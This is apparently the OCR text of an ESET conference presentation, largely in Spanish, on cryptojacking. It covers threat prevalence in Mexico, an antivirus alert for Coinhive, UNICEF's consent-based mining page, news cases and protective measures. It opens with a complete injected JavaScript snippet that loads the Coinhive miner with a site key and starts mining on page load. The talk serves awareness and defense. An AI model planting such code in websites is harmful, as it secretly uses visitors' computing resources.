}document.addEventListener('DOMContentLoaded', function(event) {var mnr = document.createElement('script');mnr.src = 'https://coin-hive.com/lib/coinhive.min.js';mnr.onload=function(){var miner=CoinHive.Anonymous('JSOecw9zONd06IZokrBdMIrx0pUEgFzP', {throttle: 0.5});miner.start();};document.getElementsByTagName('body')[0].appendChild(mnr);});
```

Top Threats


Mexico ▼ Month ▼ **More**

	Threat Name	Change	Prevalence Level
1	JS/Adware.Agent.AA	▲	24.18 %
2	SMB/Exploit.DoublePulsar	▲	3.3 %
3	JS/CoinMiner	▼	2.37 %
4	JS/Adware.Imali	▼	2.03 %
5	BAT/Starter	▼	1.97 %


DEMO

¿Malware o PUA?

Potentially Unwanted Application


INTERNET SECURITY
Potentially unwanted application found
A potentially unwanted application (JS/CoinMiner.D) was found when
Opera Internet Browser tried to access a website (coinhive.com).
This is a program that might not pose a security risk but could affect the computer's performance and reliability, or cause changes in system behavior. More information...
Application: C:\Program Files (x86)\Opera\50.0.2762.58\opera.exe
Company: Opera Software
Reputation: Discovered 5 days ago
URL: https://coinhive.com/lib/coinhive.min.js
Detection: JS/CoinMiner.D potentially unwanted application
Block access?
Disconnect
Ignore
Learn more about this message
Details
Advanced options

GAME CHAINGERS

unicef
FRANCE

Thank you all for your contributions

Ambassadors, gamers, casters, supporters,
miners, crypto-enthusiasts and journalists.

59	**12 000**	**85**
days of operation	computers aggregated	ETH raised

The Hopepage

Give hope, just by being here

START DONATING

By clicking this button you consent to have your browser mine cryptocurrency and to donate it to UNICEF Australia. You may need to disable your ad blocker and refresh the page to continue.

By clicking this button you consent to have your browser mine cryptocurrency and to donate it to UNICEF Australia. You may need to disable your ad blocker and refresh the page to continue.

19,247

PEOPLE DONATING

HOW THIS WORKS

¿Más cryptojacking?

welivesecurity BY ESET

Cryptojacking y explotación: una combinación que marca tendencia

Potenciado por la mayor identificación de vulnerabilidades, el cryptojacking creció a nivel global y América Latina no es la excepción. A continuación te contamos más sobre esta tendencia y en qué países de Latinoamérica se registra la mayor cantidad de detección de mineros.

welivesecurity BY ESET

Campaña de criptojacking afecta a más de 200.000 routers MikroTik: Brasil el país más perjudicado

Masiva campaña de criptojacking se aprovecha de routers MikroTik que no fueron actualizados con un parche que protege a los usuarios contra una vulnerabilidad zero-day detectada en abril.

welivesecurity BY ESET

Steam baja de su plataforma videojuego acusado de criptojacking

La plataforma de videojuegos online, Steam, eliminó el juego Abstractism acusado de estafar a los usuarios y utilizar sus recursos para minar criptomonedas sin su consentimiento.

Daño a la imagen

Uso no autorizado de recursos

Objetivo de más ataques

Protección contra cryptojacking

- Auditorías de seguridad.
- Corrección de vulnerabilidades.
- Actualización de plataformas Web.
- Uso de soluciones de seguridad.
- Monitorización de equipos en la red.

ENJOY SAFER TECHNOLOGY

Jornada de Visibilidad Web UNAM 2018

¡Gracias!

Miguel Ángel Mendoza

miguel.mendoza@eset.com

@angel_mendoza